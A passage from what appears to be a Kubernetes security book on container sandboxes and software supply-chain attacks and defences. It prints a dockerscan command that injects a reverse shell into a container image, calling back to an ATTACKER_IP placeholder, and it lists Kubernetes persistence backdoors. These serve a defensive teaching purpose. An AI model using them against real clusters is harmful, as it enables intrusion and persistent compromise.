and containerized processes. These difficulties are not insurmountable but require administrator familiarization with the underlying runtime.

It is still possible to run privileged sandboxes that have elevated capabilities within the guest. And although the risks are fewer than for privileged containers, users should be aware that any reduction of isolation increases the risk of running the process inside the sandbox.

Kubernetes Runtime Class

Kubernetes and Docker support running multiple container runtimes simultaneously; in Kubernetes, Runtime Class is stable from v1.20 on. This means a Kubernetes worker node can host pods running under different Container Runtime Interfaces (CRIs), which greatly enhances workload separation.

With `spec.template.spec.runtimeClassName` you can target a sandbox for a Kubernetes workload via CRI.

Docker is able to run any OCI-compliant runtime (e.g., `runc`, `runsc`), but the Kubernetes `kubelet` uses CRI. While Kubernetes has not yet distinguished between types of sandboxes, we can still set node affinity and toleration so pods are scheduled on to nodes that have the relevant sandbox technology installed.

To use a new CRI runtime in Kubernetes, create a non-namespaced `RuntimeClass`:

```
apiVersion: node.k8s.io/v1
kind: RuntimeClass
metadata:
  name: gvisor  # The name the RuntimeClass will be referenced by
  # RuntimeClass is a non-namespaced resource
handler: gvisor  # The name of the corresponding CRI configuration
```

Then reference the CRI runtime class in the pod definition:

```
apiVersion: v1
kind: Pod
metadata:
  name: my-gvisor-pod
spec:
  runtimeClassName: gvisor
  # ...
```

This has started a new pod using `gvisor`. Remember that `runsc` (gVisor's runtime component) must be installed on the node that the pod is scheduled on.

Conclusion

Generally sandboxes are more secure, and containers are less complex.

When running sensitive or untrusted workloads, you want to narrow the interface between a sandboxed process and the host. There are trade-offs—debugging a rogue process becomes much harder, and traditional tracing tools may not have good compatibility.

There is a general, minor performance overhead for sandboxes over containers (~50–200ms startup), which may be negligible for some workloads, and benchmarking is strongly encouraged. Options may also be limited by platform or nested virtualization options.

As next-generation runtimes have focused on stripping down legacy compatibility, they are very small and very fast to start up (compared to traditional VMs)—not as fast as LXC or `runc`, but fast enough for FaaS providers to offer aggressive scale rates.

Traditional container runtimes like LXC and `runc` are faster to start as they run a process on an existing kernel. Sandboxes need to configure their own guest kernel, which leads to slightly longer start times.

Managed services are easiest to adopt, with gVisor in GKE and Firecracker in AWS Fargate. Both of them, and Kata, will run anywhere virtualization is supported, and the future is bright with the `rust-vmm` library promising many more runtimes to keep valuable workloads safe.

Segregating the most sensitive workloads on dedicated nodes in sandboxes gives your systems the greatest resistance to practical compromise.

CHAPTER 4

Applications and Supply Chain

The SUNBURST supply-chain compromise was a hostile intrusion of US Government and Fortune-500 networks via malware hidden in a legitimately signed, compromised server monitoring agent. The Cozy Bear hacking group used techniques described in this chapter to compromise many billion-dollar companies simultaneously. High value targets were prioritized by the attackers, so smaller organizations may have escaped the potentially devastating consequences of the breach.

Organizations targeted by the attackers suffered losses of data and may have been used as a springboard for further attacks against their own customers. This is the essential risk of a "trusted" supply chain: anybody who consumes something you produce becomes a potential target when you are compromised. The established trust relationship is exploited, and so malicious software is inadvertently trusted.

Often vulnerabilities for which an exploit exists don't have a corresponding software patch or workaround. Palo Alto research determined this is the case for 80% of new, public exploits. With this level of risk exposure for all running software, denying malicious actors access to your internal networks is the primary line of defense.

The SUNBURST attack infected SolarWinds build pipelines and altered source code immediately before it was built, then hid the evidence of tampering and ensured the binary was signed by the CI/CD system so consumers would trust it.

These techniques were previously unseen on the Mitre ATT&CK Framework, and the attacks compromised networks plundered for military, government, and company secrets—all enabled by the initial supply chain attack. Preventing the ignoble, crafty Captain Hashjack and their pals from covertly entering the organization's network via any dependencies (libraries, tooling or otherwise) is the job of *supply chain security*: protecting our sources.

In this chapter we dive into supply chain attacks by looking at some historical issues and how they were exploited, then see how containers can either usefully compartmentalize or dangerously exacerbate supply chain risks. In "Defending Against SUNBURST" on page 120, we'll ask: could we have secured a cloud native system from SUNBURST?

For career criminals like Captain Hashjack, the supply chain provides a fresh vector to assault BCTL's systems: attack by proxy to gain trusted access to your systems. This means attacking container software supply chains to gain remote control of vulnerable workloads and servers, and daisy-chain exploits and backdoors throughout an organization.

Defaults

Unless targeted and mitigated, supply chain attacks are relatively simple: they impact trusted parts of our system that we would not normally directly observe, like the CI/CD patterns of our suppliers.

This is a complex problem, as we will discuss in this chapter. As adversarial techniques evolve and cloud native systems adapt, you'll see how the supply chain risks shift during development, testing, distribution, and runtime.

Threat Model

Most applications do not come hardened by default, and you need to spend time securing them. OWASP Application Security Verification Standard provides application security (AppSec) guidance that we will not explore any further, except to say: you don't want to make an attacker's life easy by running outdated or error-ridden software. Rigorous logic and security tests are essential for any and all software you run.

That extends from your developers' coding style and web application security standards, to the supply chain for everything inside the container itself. Engineering effort is required to make them secure and ensure they are secure when updated.

Dependencies in the SDLC are especially vulnerable to attack, and give opportunities to Captain Hashjack to run some malicious code (the "payload"):

- At installation (package manager hooks, which may be running as root)
- During development and test (IDEs, builds, and executing tests)
- At runtime (local, dev, staging, and production Kubernetes pods)

When a payload is executing, it may write further code to the filesystem or pull malware from the internet. It may search for data on a developer's laptop, a CI server, or production. Any looted credentials form the next phase of the attack.

And applications are not the only software at risk: with infrastructure, policy, and security defined as code, any scripted or automated point of the system that an attacker can infiltrate must be considered, and so is in scope for your threat model.

The Supply Chain

Software supply chains (Figure 4-1) consider the movement of your files: source code, applications, data. They may be plain text, encrypted, on a floppy disk, or in the cloud.

Supply chains exist for anything that is built from other things—perhaps something that humans ingest (food, medicine), use (a CPU, cars), or interact with (an operating system, open source software). Any exchange of goods can be modeled as a supply chain, and some supply chains are huge and complex.



Figure 4-1. A web of supply chains; adapted from https://oreil.ly/r9ndi

Each dependency you use is potentially a malicious implant primed to trigger, awaiting a spark of execution when it's run in your systems to deploy its payload. Container supply chains are long and may include:

- The base image(s)
- Installed operating system packages

- Application code and dependencies
- Public Git repositories
- Open source artifacts
- Arbitrary files
- Any other data that may be added

If malicious code is added to your supply chain at any step, it may be loaded into executable memory in a running container in your Kubernetes cluster. This is Captain Hashjack's goal with malicious payloads: sneak bad code into your trusted software and use it to launch an attack from inside the perimeter of your organization, where you may not have defended your systems as well on the assumption that the "perimeter" will keep attackers out.

Each link of a supply chain has a producer and a consumer. In Table 4-1, the CPU chip producer is the manufacturer, and the next consumer is the distributor. In practice, there may be multiple producers and consumers at each stage of the supply chain.

Table 4-1. Varied example supply chains

	Farm food	CPU chip	An open source software package	Your organization's servers
original producer	Farmer (seeds, feed, harvester)	Manufacturer (raw materials, fab, firmware)	Open source package developer (ingenuity, code)	Open source software, original source code built in internal CI/CD
(links to)	Distributor (selling to shops or other distributors)	Distributor (selling to shops or other distributors)	Repository maintainer (npm, PyPi, etc.)	Signed code artifacts pushed over the network to production-facing registry
(links to)	Local food shop	Vendor or local computer shop	Developer	Artifacts at rest in registry ready for deployment
links to final consumer	End user	End user	End user	Latest artifacts deployed to production systems

Any stage in the supply chain that is not under your direct control is liable to be attacked (Figure 4-2). A compromise of any "upstream" stage—for example, one that you consume—may impact you as a downstream consumer.

For example, an open source software project (Figure 4-3) may have three contributors (or "trusted producers") with permission to merge external code contributions into the codebase. If one of those contributors' passwords is stolen, an attacker can add their own malicious code to the project. Then, when your developers pull that dependency into their codebase, they are running the attacker's hostile code on your internal systems.



Figure 4-2. Similarity between supply chains



Figure 4-3. Open source supply chain attack

But the compromise doesn't have to be malicious. As with the npm `event-stream` vulnerability, sometimes it's something as innocent as someone looking to pass on maintainership to an existing and credible maintainer, who then goes rogue and inserts their own payload.

In this case the vulnerable `event-stream` package was downloaded 12 million times, and was depended upon by more than 1,600 other packages. The payload searched for "hot cryptocurrency wallets" to steal from developers' machines. If this had stolen SSH and GPG keys instead and used them to propagate the attack further, the compromise could have been much wider.

A successful supply chain attack is often difficult to detect, as a consumer trusts every upstream producer. If a single producer is compromised, the attacker may target individual downstream consumers or pick only the highest-value targets.

Software

For our purposes, the supply chains we consume are for software and hardware. In a cloud environment, a datacenter's physical and network security is managed by the provider, but it is your responsibility to secure your use of the system. This means we have high confidence that the hardware we are using is safe. Our usage of it—the software we install and its behavior—is where our supply chain risk starts.

Software is built from many other pieces of software. Unlike CPU manufacturing, where inert components are assembled into a structure, software is more like a symbiotic population of cooperating organisms. Each component may be autonomous and choosing to cooperate (CLI tools, servers, OS) or useless unless used in a certain way (`glibc`, linked libraries, most application dependencies). Any software can be autonomous or cooperative, and it is impossible to conclusively prove which it is at any moment in time. This means test code (unit tests, acceptance tests) may still contain malicious code, which would start to explore the Continuous Integration (CI) build environment or the developer's machine it is executed on.

This poses a conundrum: if malicious code can be hidden in any part of a system, how can we conclusively say that the entire system is secure?

As Liz Rice points out in *Container Security* (O'Reilly):

> It's very likely that a deployment of any non-trivial software will include some vulnerabilities, and there is a risk that systems will be attacked through them. To manage this risk, you need to be able to identify which vulnerabilities are present and assess their severity, prioritize them, and have processes in place to fix or mitigate these issues.

Software supply chain management is difficult. It requires you to accept some level of risk and make sure that reasonable measures are in place to detect dangerous software before it is executed inside your systems. This risk is balanced with diminishing rewards—builds get more expensive and more difficult to maintain with each control, and there are much higher expenses for each step.

Full confidence in your supply chain is almost impossible without the full spectrum of controls detailed in the CNCF Security Technical Advisory Group paper on software supply chain security (addressed later in this chapter).

As ever, you assume that no control is entirely effective and run intrusion detection on the build machines as the last line of defense against targeted or widespread zero-day vulnerabilities that may have included SUNBURST, Shellshock, or Dirty-COW, (see "Architecting Containerized Apps for Resilience" on page 98).

Now let's look at how to secure a software supply chain, starting with minimum viable cloud native security: scanning for CVEs.

Scanning for CVEs

CVEs are published for known vulnerabilities, and it is critical that you do not give Captain Hashjack's gruesome crew easy access to your systems by ignoring or failing to patch them. Open source software lists its dependencies in its build instructions (*pom.xml*, *package.json*, *go.mod*, *requirements.txt*, *Gemfile*, etc.), which gives us visibility of its composition. This means you should scan those dependencies for CVEs using tools like trivy. This is the lowest-hanging fruit in the defense of the supply chain and should be considered a part of the minimum viable container security processes.

trivy can scan code at rest in various places:

- In a container image
- In a filesystem
- In a Git repository

It reports on known vulnerabilities. Scanning for CVEs is minimum viable security for shipping code to production.

This command scans the local directory and finds the `gomod` and `npm` dependency files, reporting on their contents (output was edited to fit):

```
$ trivy fs . ❶
2021-02-22T10:11:32.657+0100    INFO    Detected OS: unknown
2021-02-22T10:11:32.657+0100    INFO    Number of PL dependency files: 2
2021-02-22T10:11:32.657+0100    INFO    Detecting gomod vulnerabilities...
2021-02-22T10:11:32.657+0100    INFO    Detecting npm vulnerabilities...

infra/build/go.sum
==================================
Total: 2 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 2, CRITICAL: 0) ❷

+----------------------------+------------------+----------+-------------...
|          LIBRARY           | VULNERABILITY ID | SEVERITY |         INST...
+----------------------------+------------------+----------+-------------...
| github.com/dgrijalva/jwt-go | CVE-2020-26160   | HIGH     | 3.2.0+incomp...
|                            |                  |          |             ...
|                            |                  |          |             ...
+----------------------------+------------------+          +-------------...
| golang.org/x/crypto        | CVE-2020-29652   |          | 0.0.0-202006...
|                            |                  |          |             ...
|                            |                  |          |             ...
|                            |                  |          |             ...
+----------------------------+------------------+----------+-------------...

infra/api/code/package-lock.json
================================================
Total: 0 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 0) ❸
```

❶ Run trivy against the filesystem (`fs`) in the current working directory (`.`).

❷ Scanning has found two high-severity vulnerabilities in *infra/build/go.sum*.

❸ The *infra/api/code/package-lock.json* has no vulnerabilities detected.

So we can scan code in our supply chain to see if it's got vulnerable dependencies. But what about the code itself?

Ingesting Open Source Software

Securely ingesting code is hard: how can we prove that a container image was built from the same source we can see on GitHub? Or that a compiled application is the same open source code we've read, without rebuilding it from source?

While this is hard with open source, closed source presents even greater challenges.

How do we establish and verify trust with our suppliers?

Much to the Captain's dismay, this problem has been studied since 1983, when Ken Thompson introduced "Reflections on Trusting Trust":

> To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

The question of trust underpins many human interactions, and is the foundation of the original internet. Thompson continues:

> The moral is obvious. You can't trust code that you did not totally create yourself. (Especially code from companies that employ people like me.) No amount of source-level verification or scrutiny will protect you from using untrusted code… As the level of program gets lower, these bugs will be harder and harder to detect. A well installed microcode bug will be almost impossible to detect.

These philosophical questions of security affect your organization's supply chain, as well as your customers. The core problem remains unsolved and difficult to correct entirely.

While BCTL's traditional relationship with software was defined previously as a consumer, when you started public open source on GitHub, you became a producer too. This distinction exists in most enterprise organizations today, as most have not adapted to their new producer responsibilities.

Which Producers Do We Trust?

To secure a supply chain we must have trust in our producers. These are parties outside of your organization and they may include:

- Security providers such as the root Certificate Authorities to authenticate other servers on a network, and DNSSEC to return the right address for our transmission
- Cryptographic algorithms and implementations like GPG, RSA, and Diffie-Hellman to secure our data in transit and at rest
- Hardware enablers like OS, CPU/firmware, and driver vendors to provide us low-level hardware interaction
- Application developers and package maintainers to prevent malicious code installation via their distributed packages
- Open source and community-run teams, organizations, and standards bodies, to grow our technologies and communities in the common interest
- Vendors, distributors, and sales agents to not install backdoors or malware
- Everybody—not to have exploitable bugs

You may be wondering if it's ever possible to secure this entirely, and the answer is no. Nothing is ever entirely secure, but everything can be hardened so that it's less appealing to all except the most skilled of threat actors. It's all about balancing layers of security controls that might include:

- Physical second factors (2FA)
  - GPG signing (e.g., Yubikeys)
  - WebAuthn, FIDO2 Project, and physical security tokens (e.g., RSA)
- Human redundancy
  - Authors cannot merge their own PRs
  - Adding a second person to sign-off critical processes
- Duplication by running the same process twice in different environments and comparing results
  - reprotest and the Reproducible Builds initiative (see examples in Debian and Arch Linux)

CNCF Security Technical Advisory Group

The CNCF Security Technical Advisory Group (*tag-security*) published a definitive software supply chain security paper. For an in-depth and immersive view of the field, it is strongly recommended reading:

> It evaluates many of the available tools and defines four key principles for supply chain security and steps for each, including:
>
> 1. Trust: Every step in a supply chain should be "trustworthy" due to a combination of cryptographic attestation and verification.
> 2. Automation: Automation is critical to supply chain security and can significantly reduce the possibility of human error and configuration drift.
> 3. Clarity: The build environments used in a supply chain should be clearly defined, with limited scope.
> 4. Mutual Authentication: All entities operating in the supply chain environment must be required to mutually authenticate using hardened authentication mechanisms with regular key rotation.
>
> —Software Supply Chain Best Practices, tag-security

It then covers the main parts of supply chain security:

1. Source code (what your developers write)
2. Materials (dependencies of the app and its environment)
3. Build pipelines (to test and build your app)
4. Artifacts (your app plus test evidence and signatures)
5. Deployments (how your consumers access your app)

If your supply chain is compromised at any one of these points, your consumers may be compromised too.

Architecting Containerized Apps for Resilience

You should adopt an adversarial mindset when architecting and building systems so security considerations are baked in. Part of that mindset includes learning about historical vulnerabilities in order to defend yourself against similar attacks.

The granular security policy of a container is an opportunity to reconsider applications as "compromised-by-default," and configure them so they're better protected against zero-day or unpatched vulnerabilities.

One such historical vulnerability was DirtyCOW: a race condition in the Linux kernel's privileged memory mapping code that allowed unprivileged local users to escalate to root.

The bug allowed an attacker to gain a root shell on the host, and was exploitable from inside a container that didn't block `ptrace`. One of the authors live demoed preventing a DirtyCOW container breakout with an AppArmor profile that blocked the `ptrace` system call. There's an example Vagrantfile to reproduce the bug in Scott Coulton's repo.

Detecting Trojans

Tools like dockerscan can *trojanize* a container:

> trojanize: inject a reverse shell into a docker image
>
> —dockerscan

We go into more detail on attacking software and libraries in "Captain Hashjack Attacks a Supply Chain" on page 100.

To trojanize a `webserver` image is simple:

```
$ docker save nginx:latest -o webserver.tar ❶
$ dockerscan image modify trojanize webserver.tar \ ❷
  --listen "${ATTACKER_IP}" --port "${ATTACKER_PORT}" ❸
  --output trojanized-webserver ❹
```

❶ Export a valid `webserver` tarball from a container image.

❷ Trojanize the image tarball.

❸ Specify the attacker's shellcatcher IP and port.

❹ Write to an output tarball called `trojanized-webserver`.

It's this sort of attack that you should scan your container images to detect and prevent. As `dockerscan` uses an `LD_PRELOAD` attack that most container IDS and scanning should detect.

Dynamic analysis of software involves running it in a malware lab environment where it is unable to communicate with the internet and is observed for signs of C2 ("command and control"), automated attacks, or unexpected behavior.

Malware such as WannaCry (a cryptolocking worm) includes a disabling "killswitch" DNS record (sometimes secretly used by malware authors to remotely terminate attacks). In some cases, this is used to delay the deployment of the malware until a convenient time for the attacker.

Together an artifact and its runtime behavior should form a picture of the trustworthiness of a single package, however there are workarounds. Logic bombs (behavior only executed on certain conditions) make this difficult to detect unless the logic is known. For example, SUNBURST closely emulated the valid HTTP calls of the software it infected. Even tracing a compromised application with tools such as `sysdig` does not clearly surface this type of attack.

Captain Hashjack Attacks a Supply Chain

You know BCTL hasn't put enough effort into supply chain security. Open source ingestion isn't regulated, and developers ignore the results of CVE scanning in the pipeline.

Dread Pirate Hashjack dusts off their keyboard and starts the attack. The goal is to add malicious code to a container image, an open source package, or an operating system application that your team will run in production.

In this case, Captain Hashjack is looking to attack the rest of your systems from a foothold in an initial pod attack. When the malicious code runs inside your pods it will connect back to a server that the Captain controls. That connection will relay attack commands to run inside that pod in your cluster so the pirates can have a look around, as shown in Figure 4-4.

From this position of remote control, Captain Hashjack might:

- Enumerate other infrastructure around the cluster like datastores and internally facing software
- Try to escalate privilege and take over your nodes or cluster
- Mine cryptocurrency
- Add the pods or nodes to a botnet, use them as servers, or "watering holes" to spread malware
- Any other unintended misuse of your noncompromised systems.



Figure 4-4. Establishing remote access with a supply chain compromise

The Open Source Security Foundation (OpenSSF)'s SLSA Framework ("Supply-chain Levels for Software Artifacts," or "Salsa") works on the principle that "It can take years to achieve the ideal security state, and intermediate milestones are important." It defines a graded approach to adopting supply chain security for your builds (see Table 4-2).

Table 4-2. OpenSSF SLSA levels

Level	Description	Requirements
0	No guarantees	SLSA 0 represents the lack of any SLSA level.
1	Provenance checks to help evaluate risks and security	The build process must be fully scripted/automated and generate provenance.
2	Further checks against the origin of the software	Requires using version control and a hosted build service that generates authenticated provenance. This results in tamper resistance of the build service.
3	Extra resistance to specific classes of threats	The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively. Advanced protection including security controls on host, non-falsifiable provenance, and prevention of cross-build contamination.
4	Highest levels of confidence and trust	Strict auditability and reliability checks. Requires two-person review of all changes and a hermetic, reproducible build process.

Let's move on to the aftermath.

Post-Compromise Persistence

Before attackers do something that may be detected by the defender, they look to establish persistence, or a backdoor, so they can, for example, enter the system if they get detected or unceremoniously ejected, as their method of intrusion is patched.

When containers restart, filesystem changes are lost, so persistence is not possible just by writing to the container filesystem. Dropping a "back door" or other persistence mechanism in Kubernetes requires the attacker to use other parts of Kubernetes or the `kubelet` on the host, as anything they write inside the container is lost when it restarts.

Depending on how you were compromised, Captain Hashjack now has various options available. None are possible in a well-configured container without excessive RBAC privilege, although this doesn't stop the attacker exlpoiting the same path again and looking to pivot to another part of your system.

Possible persistence in Kubernetes can be gained by:

- Starting a static privileged pod through the `kubelet`'s static manifests
- Deploying a privileged container directly using the container runtime
- Deploying an admission controller or CronJob with a backdoor
- Deploying a shadow API server with custom authentication
- Adding a mutating webhook that injects a backdoor container to some new pods
- Adding worker or control plane nodes to a botnet or C2 network
- Editing container lifecycle `postStart` and `preStop` hooks to add backdoors
- Editing liveness probes to exec a backdoor in the target container
- Any other mechanism that runs code under the attacker's control

Risks to Your Systems

Once they have established persistence, attacks may become more bold and dangerous:

- Exfiltrating data, credentials, and cryptocurrency wallets
- Pivoting further into the system via other pods, the control plane, worker nodes, or cloud account
- Cryptojacking compute resources (e.g., mining Monero in Docker containers)
- Escalating privilege in the same pod

- Cryptolocking data
- Secondary supply chain attack on target's published artifacts/software

Let's move on to container images.

Container Image Build Supply Chains

Your developers have written code that needs to be built and run in production. CI/CD automation enables the building and deployment of artifacts, and is a traditionally appealing target due to less security rigor than the production systems it deploys to.

To address this insecurity, the Software Factory pattern is gaining adoption as a model for building the pipelines to build software.

Software Factories

A Software Factory is a form of CI/CD that focuses on self-replication. It is a build system that can deploy copies of itself, or other parts of the system, as new CI/CD pipelines. This focus on replication ensures build systems are repeatable, easy to deploy, and easy to replace. They also assist iteration and development of the build infrastructure itself, which makes securing these types of systems much easier.

Use of this pattern requires slick DevOps skills, continuous integration, and build automation practices, and is ideal for containers due to their compartmentalised nature.

The DoD Software Factory pattern defines the Department of Defense's best practice ideals for building secure, large-scale cloud or on-prem cloud native infrastructure.

Container images built from, and used to build, the DoD Software Factory are publicly available at IronBank GitLab.

Cryptographic signing of build steps and artifacts can increase trust in the system, and can be revalidated with an admission controller such as portieris for Notary and Kritis for Grafeas.

Tekton is a Kubernetes-based build system that runs build stages in containers. It runs Kubernetes Custom Resources that define build steps in pods, and Tekton Chains can use in-toto to sign the pod's workspace files. Jenkins X is built on top of it and extends its feature set.

Dan Lorenc elegantly summarised the supply chain signing landscape.

Blessed Image Factory

Some software factory pipelines are used to build and scan your base images, in the same way virtual machine images are built: on a cadence, and in response to releases of the underlying image. An image build is untrusted if any of the inputs to the build are not trusted. An adversary can attack a container build with:

- Malicious commands in a `RUN` directive that can attack the host
- Host's non-loopback network ports/services
- Enumeration of other network entities (cloud provider, build infrastructure, network routes to production)
- Malicious `FROM` image that has access to build Secrets
- Malicious image that has `ONBUILD` directive
- Docker-in-docker and mounted container runtime sockets that can lead to host breakout
- Zero-days in container runtime or kernel
- Network attack surface (host, ports exposed by other builds)

To defend from malicious builds, you should begin with static analysis using Hadolint and conftest to enforce your policy. For example:

```
$ docker run --rm -i hadolint/hadolint < Dockerfile
/dev/stdin:3 DL3008 Pin versions in apt get install.
/dev/stdin:5 DL3020 Use COPY instead of ADD for files and folders
```

Conftest wraps OPA and runs Rego language policies (see Chapter 8):

```
$ conftest test --policy ./test/policy --all-namespaces Dockerfile
2 tests, 2 passed, 0 warnings, 0 failures, 0 exceptions
```

If the Dockerfile conforms to policy, scan the container build workspace with tools like trivy. You can also build and then scan, although this is slightly riskier if an attack spawns a reverse shell into the build environment.

If the container's scan is safe, you can perform a build.

Adding a hardening stage to the Dockerfile helps to remove unnecessary files and binaries that an attacker may try to exploit, and is detailed in DoD's Container Hardening Guide.

Protecting the build's network is important, otherwise malicious code in a container build can pull further dependencies and malicious code from the internet. Security controls of varying difficulty include:

- Preventing network egress
- Isolating from the host's kernel with a VM
- Running the build process as a nonroot user or in a user namespace
- Executing `RUN` commands as a nonroot user in container filesystem
- Share nothing nonessential with the build

Base Images

When an application is being packaged for deployment it must be built into a container image. Depending on your choice of programming language and application dependencies, your container will use one of the base images from Table 4-3.

Table 4-3. Types of base images

Type of base image	How it's built	Contents of image filesystem	Example container image
Scratch	Add one (or more) static binary to an empty container root filesystem.	Nothing at all except `/my-binary` (it's the only thing in `/` directory), and any added dependencies (often CA bundles, locale information, static files for the application).	Static Golang or Rust binary examples
Distroless	Add one (or more) static binary to a container that has locale and CA information only (no Bash, Busybox, etc.).	Nothing except `my-app`, `/etc/locale`, TLS pubkeys, (plus any dependencies, as per scratch), etc.	Static Golang or Rust binary examples
Hardened	Add nonstatic binary or dynamic application to a minimal container, then remove all nonessential files and harden filesystem.	Reduced Linux userspace: `glibc`, `/code/my-app.py`, `/code/deps`, `/bin/python`, Python libs, static files for the application.	Web servers, nonstatic or complex applications, IronBank examples
Vanilla	No security precautions, possibly dangerous.	Standard Linux userspace. Root user. Possibly anything and everything required to install, build, compile, or debug applications. This offers many opportunities for attack.	NGINX, raesene/alpine-nettools, nicolaka/netshoot

Minimal containers minimize a container's attack surface to a hostile process or RCE, reducing an adversary to very advanced tricks like return-oriented programming that are beyond most attackers' capabilities. Organized criminals like Dread Pirate Hashjack may be able to use these programming techniques, but exploiting vulnerabilities like these are valuable and perhaps more likely to be sold to an exploit broker than used in the field, potentially reducing their value if discovered.

Because statically compiled binaries ship their own system call library, they do not need `glibc` or another userspace kernel interface, and can exist with only themselves on the filesystem (see Figure 4-5).



Figure 4-5. How scratch containers and `glibc` talk to the kernel

Let's step back a bit now: we need to take stock of our supply chain.

The State of Your Container Supply Chains

Applications in containers bundle all their userspace dependencies with them, and this allows us to inspect the composition of an application. The blast radius of a compromised container is less than a bare metal server (the container provides security configuration around the namespaces), but exacerbated by the highly parallelised nature of a Kubernetes workload deployment.

Secure third-party code ingestion requires trust and verification of upstream dependencies.

Kubernetes components (OS, containers, config) are a supply chain risk in themselves. Kubernetes distributions that pull unsigned artifacts from object storage (such as S3 and GCS) have no way of validating that the developers meant them to run those containers. Any containers with "escape-friendly configuration" (disabled security features, a lack of hardening, unmonitored and unsecured, etc.) are viable assets for attack.

The same is true of supporting applications (logging/monitoring, observability, IDS)—anything that is installed as root, that is not hardened, or indeed not architected for resilience to compromise, is potentially subjected to swashbuckling attacks from hostile forces.

Third-Party Code Risk

During the image build your application installs dependencies into the container, and the same dependencies are often installed onto developers' machines. This requires the secure ingestion of third party and open source code.

